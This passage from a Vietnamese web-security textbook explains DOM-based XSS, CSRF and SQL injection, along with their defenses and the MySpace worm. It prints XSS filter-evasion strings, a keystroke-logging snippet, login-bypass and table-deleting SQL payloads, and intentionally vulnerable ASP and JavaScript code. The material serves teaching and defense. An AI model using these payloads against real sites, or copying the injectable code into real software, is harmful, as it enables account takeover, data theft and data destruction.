
a. Giới thiệu

DOM (Document Object Model) là một dạng chuẩn của W3C đưa ra nhằm để truy xuất và thao tác dữ liệu của các tài liệu có cấu trúc theo ngôn ngữ HTML và XML. Mô hình này thể hiện tài liệu dưới dạng cấu trúc cây phân cấp, trong đó mỗi thành phần trong tài liệu HTML, XML được xem như một nút. Tấn công DOM-Based XSS liên quan đến việc các mã script máy khách trong một trang web sử dụng các đối tượng, hoặc các thuộc tính của đối tượng của cây DOM, như "document.URL" và "document.location".

Lỗi hỏng cho phép tấn công DOM-based XSS có thể xuất hiện trong trường hợp các mã script sử dụng các đối tượng DOM để ghi mã HTML mà không mã hóa các thẻ HTML đúng cách. Điều này là có thể do mã HTML được ghi ra lại được trình duyệt thực hiện và nội dung của chúng có thể chứa các script khác. Một dạng tấn công XSS khác dựa trên DOM liên quan đến việc sử dụng các trang web trên hệ thống file cục bộ của người dùng. Trong đó, lỗi XSS cho phép mã script ở xa của kẻ tấn công được thực hiện với quyền của người dùng cục bộ. Đây còn được gọi là tấn công liên vùng (cross-zone attack). Các bước điển hình được thực hiện trong tấn công DOM-based XSS tương tự như các bước được thực hiện trong tấn công Reflected XSS, như mô tả trên Hình 2.3.

b. Kịch bản

Kịch bản tấn công DOM-based XSS được giải thích thông qua một ví dụ thực hiện một tấn công DOM-based XSS trên trang web example.com – là trang web có chứa lỗi cho phép tấn công XSS. URL của trang đăng ký người dùng với website này như sau:



The image shows a registration form with the following elements:

- Email** label and input field.
- Password** label and input field.
- Text: "Please fill in the form"
- Register** button.


Hình 2.4. Form đăng ký ban đầu trên trang example.com

Trang này hiển thị form đăng ký người dùng như biểu diễn trên Hình 2.4, trong đó đoạn thông điệp "Please fill in the form" lấy từ tham số *message* của URL được hiển thị trong form. Để tạo thông điệp động trên form, trang sử dụng đoạn mã JavaScript sau:

```
<div class="form-group">
  <script>
    var pos=document.URL.indexOf("message=") + 8;
    var userInput=document.URL.substring(pos,document.URL.length) ;
    document.write (unescape (userInput) ) ;
  </script>
</div>
```

Theo đó, mã JavaScript tách lấy đoạn thông điệp và ghi vào vị trí đã định trên form. Do đoạn mã này không thực hiện kiểm tra kích thước, định dạng của thông điệp nên kẻ tấn công có thể tạo các URL chứa đoạn mã nguy hiểm và lừa người dùng truy cập. Thay vì truyền *message=Please fill in the form* cho trang, kẻ tấn công truyền đoạn mã khai thác sau:

```
message=<label>Gender</label><div class="col-sm-4">
  <select class = "form-control" onchange="java_script_:show()">
    <option value="Male">Male</option>
    <option value="Female">Female</option></select></div>
  <script>function show(){alert('Hacked');}</script>
```



Hình 2.5. Form đăng ký khi bị tấn công DOM-based XSS


Khi trang được thực hiện, form sẽ như biểu diễn trên Hình 2.5, trong đó trường Gender (được khoanh chữ nhật) là do mã khai thác thêm vào. Nếu người dùng chọn Gender là Female, hàm *show()* trong mã khai thác sẽ được thực hiện và kết quả như biểu diễn trên Hình 2.6. Kẻ tấn công có thể thêm mã JavaScript vào hàm *show()* để đánh cắp cookie của người dùng và gửi về máy chủ của mình.



Hình 2.6. Mã khai thác được kích hoạt trong tấn công DOM-based XSS

2.1.3. Các biện pháp phòng chống

Nói chung, có 2 biện pháp kỹ thuật để phòng chống tấn công XSS, bao gồm (1) sử dụng các bộ lọc XSS (XSS Filter) và thoát khỏi XSS (XSS Escape). Giải pháp tổng quát là phải kết hợp cả 2 biện pháp kỹ thuật trên để có thể phòng chống tấn công XSS một cách hiệu quả, như minh họa trên Hình 2.7.



Hình 2.7. Mô hình tổng quát phòng chống tấn công XSS

2.1.3.2. Sử dụng các bộ lọc XSS

Sử dụng các bộ lọc tự tạo hoặc từ thư viện để lọc bỏ các thẻ HTML/CSS/script khỏi dữ liệu nhập từ người dùng. Có thể sử dụng các biểu thức chính quy (Regular Expressions) để tăng hiệu quả lọc. Các bộ lọc cần được cập nhật thường xuyên để có thể theo kịp sự thay đổi của các kỹ thuật tấn công XSS mới. Cần lưu ý là các bộ lọc dữ liệu nhập từ người dùng phải được thực hiện trên máy chủ (server-side) do các bộ lọc dữ liệu được thực hiện trên máy khách có thể bị vô hiệu hóa dễ dàng.

Ưu điểm của phương pháp sử dụng bộ lọc XSS là có thể ngăn chặn tương đối hiệu quả tấn công XSS. Tuy nhiên, các bộ lọc có thể gây khó khăn cho người dùng nhập các đoạn văn bản hợp lệ có chứa mã HTML hoặc mã JavaScript.

2.1.3.3. Thoát khỏi XSS

Thoát khỏi XSS là kỹ thuật cho phép vô hiệu hóa tấn công XSS bằng cách thay thế các ký tự riêng (Character Escaping) của HTML/script để chuyển các đoạn mã có thể thực hiện thành dữ liệu thông thường. Theo đó, kẻ tấn công vẫn có thể chèn mã XSS vào trang web, nhưng trình duyệt của người dùng không thực hiện các đoạn mã này cho chúng đã bị chuyển thành dữ liệu thông thường. Ví dụ: ký tự mở thẻ HTML < được chuyển thành <, ký tự đóng thẻ HTML > được chuyển thành >,...

Danh sách đầy đủ các ký tự Escaping HTML được liệt kê ở trang web w3c.org. Điều khuyến nghị với người phát triển ứng dụng web là nên sử dụng các thư viện chuẩn đã được kiểm thử kỹ để thoát khỏi XSS, như thư viện ESAPI cung cấp bởi OWASP, hoặc AntiXSS cung cấp bởi Microsoft.

2.1.4. Một số tấn công XSS trên thực tế


Mục này giới thiệu một số tấn công XSS trên thực tế, như tấn công XSS vào mạng xã hội MySpace.com vào năm 2005, tấn công XSS thay đổi ảo hình thức, nội dung trang web và một số trường hợp tấn công, hoặc biểu diễn khả năng khai thác lỗi XSS khác.

2.1.4.1. Tấn công XSS vào MySpace.com

Một vụ tấn công XSS gây ngừng hoạt động của trang mạng xã hội MySpace.com đã được thực hiện vào năm 2005. Trong đó, một người dùng có tên Samy đã tìm được lỗi XSS của trang MySpace.com và có thể vượt qua các bộ lọc XSS của trang này. Samy viết mã Javascript và đặt tại trang hồ sơ (profile) của anh ta. Khi có 1 người dùng khác thăm hồ sơ của Samy, mã script nhúng trong hồ sơ được thực thi và cho phép thực hiện các thao tác:

- Tự động thêm Samy vào danh sách bạn (Friend) của nạn nhân;
- Tự động sao chép mã script đó vào trang hồ sơ của nạn nhân.

Bất cứ người dùng nào khác thăm hồ sơ của các nạn nhân đều trở thành nạn nhân mới và vòng xoáy tiếp diễn rất nhanh chóng. Trong khoảng 1 giờ, Samy đã có gần 1 triệu bạn nhờ tấn công XSS, như ảnh chụp màn hình trang web cho trên Hình 2.8.




Hình 2.8. Samy đã có gần 1 triệu bạn (Friend) trong khoảng 1 giờ nhờ tấn công XSS

Quá trình điều tra phát hiện kẻ tấn công sử dụng kỹ thuật Ajax (Asynchronous JavaScript and XML) để viết mã tấn công XSS. Khi phát hiện lỗi, người ta phải cho trang MySpace.com ngừng hoạt động, xóa mã XSS độc hại khỏi toàn bộ các hồ sơ của các người dùng bị lây nhiễm. Sau đó lỗi trong bộ lọc XSS được khắc phục. Kẻ tấn công bị buộc phải đền bù toàn bộ chi phí khắc phục lỗi cho MySpace.com và bị buộc phải lao động công ích 3 tháng.

2.1.4.2. Thay đổi ảo hình thức, nội dung trang web

Thay đổi ảo hình thức, hoặc nội dung trang web (Virtual defacement) là dạng tấn công XSS khai thác lỗi ở một số trang web, trong đó kẻ tấn công đưa thêm nội dung, mã HTML làm cho trang hiện thị theo mong muốn của chúng. Đích của dạng tấn công này thường là các trang web của các cơ quan chính phủ, các tổ chức để gây dư luận, có thể gây các tin đồn ảnh hưởng đến giá cổ phiếu, các giao dịch vàng, ngoại tệ... Bản thân trang web trên hệ thống nạn nhân không bị thay đổi. Hình 2.9 minh họa một trang web bị thay đổi ảo hình thức và nội dung thông qua việc khai thác lỗ hổng ở trang thông báo lỗi.



Hình 2.9. Tấn công XSS thay đổi ảo hình thức/nội dung trang web

2.1.4.3. Một số trường hợp tấn công XSS khác


Năm 2004, một nhóm chuyên gia bảo mật đã biểu diễn việc khai thác lỗi XSS trên website www.google.com của Google, trong đó họ chèn mã script vào địa chỉ trang web để tạo một form giả, yêu cầu người dùng nhập thông tin thẻ tín dụng để mua rẻ tài khoản Google, như minh họa trên **Error! Reference source not found.**

Một dạng tấn công XSS khác là chèn tính năng của trojan vào trang web, trong đó mã XSS được chèn vào trang web để tạo hộp đăng nhập giả để đánh lừa người dùng nhằm đánh cắp username và password. Ngoài ra, mã XSS có thể được sử dụng để ghi tất cả các phím người dùng nhập vào cửa sổ trình duyệt. Ví dụ, đoạn mã JavaScript sau có thể ghi toàn bộ phím gõ trong trình duyệt Microsoft Internet Explorer và hiển thị ở thanh trạng thái:

```
<script>document.onkeypress = function () {  
    window.status += String.fromCharCode(window.event.keyCode);  
} </script>
```

Hơn nữa, mã XSS có thể được sử dụng để đọc nội dung của Windows clipboard như trong đoạn mã JavaScript sau:

```
<script>
    alert(window.clipboardData.getData('Text'));
</script>
```



Hình 2.10. Tấn công khai thác lỗi XSS trên www.google.com để tạo form nhập thông tin thẻ tín dụng để mua rẻ tài khoản Google

2.1.5. Các kỹ thuật vượt qua các bộ lọc XSS

2.1.5.1. Giới thiệu

Hầu hết các trang web lớn đều sử dụng các bộ lọc XSS và kỹ thuật thoát khỏi XSS. Tuy nhiên, các bộ lọc và kỹ thuật thoát khỏi XSS vẫn có thể có lỗi. Nếu kẻ tấn công có thể tạo ra các đoạn mã script tinh xảo thì vẫn có thể vượt qua được các bộ lọc. Việc tìm hiểu các kỹ thuật vượt qua các bộ lọc XSS cũng giúp chúng ta hiểu phương pháp kiểm tra các website để tìm lỗi XSS.

Có thể thực hiện việc kiểm tra lỗi XSS trên website bằng các chuỗi thử XSS từ đơn giản đến phức tạp. Đây cũng là nguyên tắc hoạt động của các bộ công cụ rà quét lỗ hổng XSS trên các website. Ví dụ, một chuỗi thử CSS đơn giản:

```
"><script>alert(document.cookie)</script>
```

Hoặc sử dụng các chuỗi thử XSS phức tạp hơn:

```
"><script>alert(document.cookie)</script> >
"><ScRiPt>alert(document.cookie)</ScRiPt>
"%3e%3cscript%3ealert(document.cookie)%3c/script%3e
"><scr<script>ipt>alert(document.cookie)</scr</script>ipt>
%00"><script>alert(document.cookie)</script>
```

2.1.5.2. Các kỹ thuật vượt qua các bộ lọc XSS

Do các bộ lọc XSS thường lọc thẻ `<script>` nên có thể sử dụng thêm dấu cách ở cuối để tránh lọc: `<script> >`. Cũng có thể dùng kiểu chữ hoa – thường lẫn lộn: `<ScRiPt>`, hoặc thêm ký tự đặc biệt như trong các ví dụ sau:

```
<<script>alert(document.cookie);//<</script>

<script/src=...
<scr%00ipt>                %3cscript%3e
expr/****/ession           %253cscript%253e
```

Cũng có thể sử dụng các ký tự mã hóa:

```
<img src=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;
&#58; ...
<img src=&#0000106;&#0000097;&#0000118;&#0000097;&#0000115;&#0000099;
&#0000114;&#0000105;&#0000112;&#0000116;&#0000058; ...
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A ...
```

Hoặc tạo mã động:

```
var a = "alert(doc" + "ument.coo" + "kie)"; eval(a);

var a = "alert(" + String.fromCharCode(100,111,99,117,109,101,110,
116,46,99,111,111,107,105,101) + ")"; eval(a);
```

Hoặc đưa script vào dữ liệu của một trường, thay vì nhập "foo", đoạn mã ở dòng kế tiếp được nhập vào:

```
<input type="hidden" name="pageid" value="foo">
foo"><x style="x:expression(alert(document.cookie))
```

và kết quả trở thành:

```
<input type="hidden" name="pageid"
value="foo"><x style="x:expression(alert(document.cookie))">
```

Tính vi hơn, mã script có thể được đưa vào thông qua nhiều trường nhập liệu kết hợp lại. Chẳng hạn, từ địa chỉ URL sau:

```
https://wahh-app.com/account.php?page_id=244&seed=129402931&mode=normal
```

dữ liệu từ giá trị của các biến trong URL được nạp vào các trường của HTML form:

```
<input type="hidden" name="page_id" value="244">
<input type="hidden" name="seed" value="129402931">
<input type="hidden" name="mode" value="normal">
```

Với URL được nhúng thêm mã script như sau:

```
https://myapp.com/account.php?page_id="><script>/*&seed=*/alert(document.cookie);/*&mode=*/</script>
```

thì mã script được nạp vào các trường của HTML form tạo thành đoạn mã XSS hoàn chỉnh:

```
<input type="hidden" name="page_id" value=""><script>/*">
<input type="hidden" name="seed" value="*/alert(document.cookie);/*">
<input type="hidden" name="mode" value="*/</script>">
```

2.1.5.3. Bảng kê các thủ thuật XSS

Bảng kê các thủ thuật XSS (XSS Cheat Sheet) lần đầu được đăng tải bởi RSsnake tại trang web: <http://ha.ckers.org/xss.html>. Sau đó nó được chuyển giao cho dự án OWASP để phổ biến rộng rãi với tên mới (XSS Filter Evasion Cheat Sheet) tại địa chỉ: https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html. Bảng kê này thường được sử dụng để kiểm tra đánh giá các website có lỗi XSS.

2.2. Cross-site request forgery

2.2.1. Giới thiệu và kịch bản

CSRF (Cross-Site Request Forgery) là dạng tấn công bẫy nạn nhân tải một trang web có chứa yêu cầu độc hại. Tấn công CSRF sử dụng thông tin nhận dạng và quyền truy cập của nạn nhân để thực hiện các thao tác không mong muốn thay mặt họ, như thay đổi địa chỉ email, thay đổi địa chỉ nhà, thực hiện giao dịch mua bán,...

Giả thiết trang web bank.com tồn tại lỗi cho phép tấn công CSRF. Alice và Bob là những người dùng dịch vụ ngân hàng trực tuyến của bank.com. Maria là kẻ tấn công. Kịch bản tấn công CSRF, trong đó Maria tấn công lừa Alice chuyển tiền cho mình:

- Alice muốn chuyển \$100 cho Bob sử dụng trang web bank.com. Yêu cầu chuyển tiền của Alice có dạng:
POST <http://bank.com/transfer.do> HTTP/1.1
...
Content-Length: 19;
acct=BOB&amount=100
- Maria phát hiện có thể thực hiện cùng yêu cầu chuyển tiền như trên sử dụng yêu cầu GET: GET <http://bank.com/transfer.do?acct=BOB&amount=100> HTTP/1.1
- Maria quyết định khai thác lỗi CSRF của trang bank.com để lừa Alice chuyển tiền cho mình. Maria tạo ra URL chuyển \$100000 từ Alice cho cô:
<http://bank.com/transfer.do?acct=MARIA&amount=100000>
- Maria cần tạo bẫy để lừa Alice thực hiện yêu cầu chuyển tiền. Cô ta tạo 1 link trong email và gửi cho Alice:
 View my Pictures!

- Giả thiết Alice đã được xác thực với bank.com (đang trong phiên làm việc hoặc tự động đăng nhập bằng cookie), yêu cầu chuyển tiền được thực hiện;
- Tuy nhiên, do Alice có thể nhận ra việc chuyển tiền qua việc mở URL trên, Maria có thể giấu URL vào một ảnh rất nhỏ để nạn nhân không thể dễ dàng phát hiện:
``

2.2.2. Phòng chống tấn công CSRF

Có thể sử dụng các biện pháp sau để phòng chống tấn công CSRF:

- Sử dụng "chuỗi đồng bộ" cho mỗi thao tác quan trọng.
 - + Máy chủ tạo "chuỗi đồng bộ" và gửi cho máy khách;
 - + Khi máy khách gửi yêu cầu giao dịch, máy chủ kiểm tra "chuỗi đồng bộ" để xác thực yêu cầu có thực sự đến từ máy chủ.
- Sử dụng chuỗi xác thực CAPTCHAR.
- Sử dụng Viewstate (ASP.NET)
 - + Viewstate cho biết trạng thái của trang khi gửi yêu cầu lên máy chủ;
 - + Kẻ tấn công khó làm giả Viewstate.
- Sử dụng thư viện chuẩn để phòng chống CSRF:
 - + OWASP CSRF Guard
 - + PHP CSRF Guard
 - + .Net CSRF Guard.
- Sử dụng giao thức OTP/Challenge-Response:
 - + Kiểm tra lại mật khẩu cho mỗi thao tác quan trọng;
 - + Sử dụng one-time token/password.

2.3. Tấn công chèn mã SQL

2.3.1. Khái quát

Tấn công chèn mã SQL (SQL Injection) là một kỹ thuật cho phép kẻ tấn công chèn mã SQL vào dữ liệu gửi đến máy chủ và cuối cùng được thực hiện trên máy chủ cơ sở dữ liệu. Tùy vào mức độ tinh vi, tấn công chèn mã SQL có thể cho phép kẻ tấn công (1) vượt qua các khâu xác thực người dùng, (2) chèn, sửa đổi, hoặc xóa dữ liệu, (3) đánh cắp các thông tin trong cơ sở dữ liệu và (4) chiếm quyền điều khiển hệ thống máy chủ cơ sở dữ liệu. Tấn công chèn mã SQL là dạng tấn công thường gặp ở các ứng dụng web, các trang web có kết nối đến cơ sở dữ liệu.

Có 2 nguyên nhân chính của lỗ hổng trong ứng dụng cho phép thực hiện tấn công chèn mã SQL:

- Dữ liệu đầu vào từ người dùng hoặc từ các nguồn khác không được kiểm tra hoặc kiểm tra không kỹ lưỡng;

- Sử dụng các câu lệnh SQL động trong ứng dụng, trong đó có thao tác nối dữ liệu người dùng với mã lệnh SQL gốc.

Các mục tiếp theo trình bày chi tiết về các hành vi mà kẻ tấn công có thể thực hiện trên hệ thống nạn nhân khi thác thác lỗi chèn mã SQL.

2.3.2. Vượt qua các khâu xác thực người dùng

Xem xét một form đăng nhập (Log in) và đoạn mã xử lý xác thực người dùng lưu trong bảng cơ sở dữ liệu tbl_accounts(username, password) cho như trên Hình 2.11.

```
<!-- Form đăng nhập -->
<form method="post" action="/log_in.asp">
    Tên đăng nhập: <input type="text" name="username"><br \>
    Mật khẩu: <input type="password" name="password"><br \>
    <input type="submit" name="login" value="Log In">
</form>
<%
' Mã ASP xử lý đăng nhập trong file log_in.asp:
' giả thiết đã kết nối với CSDL SQL qua đối tượng conn và
bảng tbl_accounts lưu thông tin người dùng
Dim username, password, sqlString, rsLogin
' lấy dữ liệu từ form
username = Request.Form("username")
password = Request.Form("password")
' tạo và thực hiện câu truy vấn sql
sqlString = "SELECT * FROM tbl_accounts WHERE username='"
& username & "' AND password = '" & password & "'"
set rsLogin = conn.execute(sqlString)
if (NOT rsLogin.eof()) then
    ' cho phép đăng nhập, bắt đầu phiên làm việc
else
    ' từ chối đăng nhập, báo lỗi
end if
%>
```

Hình 2.11. Form đăng nhập (log on) và đoạn mã xử lý xác thực người dùng

Nếu người dùng nhập 'admin' vào trường *username* và 'abc123' vào trường *password* của form, mã xử lý hoạt động đúng: Nếu tồn tại người dùng với *username* và *password* kể trên, hệ thống sẽ cho phép đăng nhập với thông báo đăng nhập thành công; Nếu không tồn tại người dùng với *username* và *password* đã cung cấp, hệ thống sẽ từ chối đăng nhập và trả lại thông báo lỗi. Tuy nhiên, nếu người dùng nhập *aaaa' OR 1=1--* vào trường

username và một chuỗi bất kỳ, chẳng hạn 'aaaa' vào trường *password* của form, mã xử lý hoạt động sai và chuỗi chứa câu truy vấn SQL trở thành:

```
SELECT * FROM tbl_accounts WHERE username='aaaa' OR 1=1--' AND password='aaaa'
```

Câu truy vấn sẽ trả về mọi bản ghi trong bảng do thành phần **OR 1=1** làm cho điều kiện trong mệnh đề WHERE trở lên luôn đúng và phần kiểm tra mật khẩu đã bị loại bỏ bởi ký hiệu (--). Phần lệnh sau ký hiệu (--) được coi là ghi chú và không được thực hiện. Nếu trong bảng *tbl_accounts* có chứa ít nhất một bản ghi, kẻ tấn công sẽ luôn đăng nhập thành công vào hệ thống.

2.3.3. Chèn, sửa đổi, hoặc xóa dữ liệu

Xem xét một form tìm kiếm sản phẩm và đoạn mã xử lý tìm sản phẩm lưu trong bảng cơ sở dữ liệu *tbl_products*(*product_id*, *product_name*, *product_desc*, *product_cost*) cho như trên Hình 2.12.

```
<!-- Form tìm kiếm sản phẩm -->
<form method="post" action="/search.asp">
  Nhập tên sản phẩm: <input type="text" name="keyword">
  <input type="submit" name="search" value="Search">
</form>
<%
' Mã ASP xử lý tìm sản phẩm trong file search.asp:
' giả thiết đã kết nối với CSDL SQL server qua connection
' conn và bảng tbl_products lưu thông tin sản phẩm
Dim keyword, sqlString, rsSearch
' lấy dữ liệu từ form
keyword = Request.Form("keyword")
' tạo và thực hiện câu truy vấn SQL
sqlString = "SELECT * FROM tbl_products WHERE
product_name like '%" & keyword & "%'"
set rsSearch = conn.execute(sqlString)
if (NOT rsSearch.eof()) then
  ' hiển thị danh sách các sản phẩm
else
  ' thông báo không tìm thấy sản phẩm
end if
%>
```

Hình 2.12. Form tìm kiếm sản phẩm và đoạn mã xử lý tìm sản phẩm

Nếu người dùng nhập chuỗi **"Samsung Galaxy S8"** vào trường *keyword* của form, mã xử lý hoạt động đúng: Nếu tìm thấy các sản phẩm có tên chứa từ khóa, hệ thống sẽ hiển

thị danh sách các sản phẩm tìm thấy; Nếu không tìm thấy sản phẩm nào có tên chứa từ khóa, hệ thống thông báo không tìm thấy sản phẩm. Tuy nhiên, nếu người dùng nhập chuỗi **"Samsung Galaxy S8';DELETE FROM tbl_products;--"** vào trường *keyword* của form, mã xử lý sẽ hoạt động sai và chuỗi chứa câu truy vấn SQL trở thành:

```
SELECT * FROM tbl_products WHERE keyword like '%Samsung Galaxy S8';DELETE FROM tbl_products;--'
```

Chuỗi lệnh SQL mới gồm 2 câu lệnh SQL: câu lệnh SELECT tìm kiếm các sản phẩm có tên sản phẩm chứa từ khóa **"Samsung Galaxy S8"** trong bảng *tbl_products* và câu lệnh DELETE xóa tất cả các sản phẩm trong bảng *tbl_products*. Sở dĩ kẻ tấn công có thể làm được điều này là do hệ quản trị cơ sở dữ liệu MS-SQL server nói riêng và hầu hết các hệ quản trị cơ sở dữ liệu quan hệ nói chung cho phép thực hiện nhiều lệnh SQL theo lô và dùng dấu (;) để ngăn cách các lệnh. Ký hiệu (--) dùng để hủy tác dụng của phần lệnh còn lại nếu có.

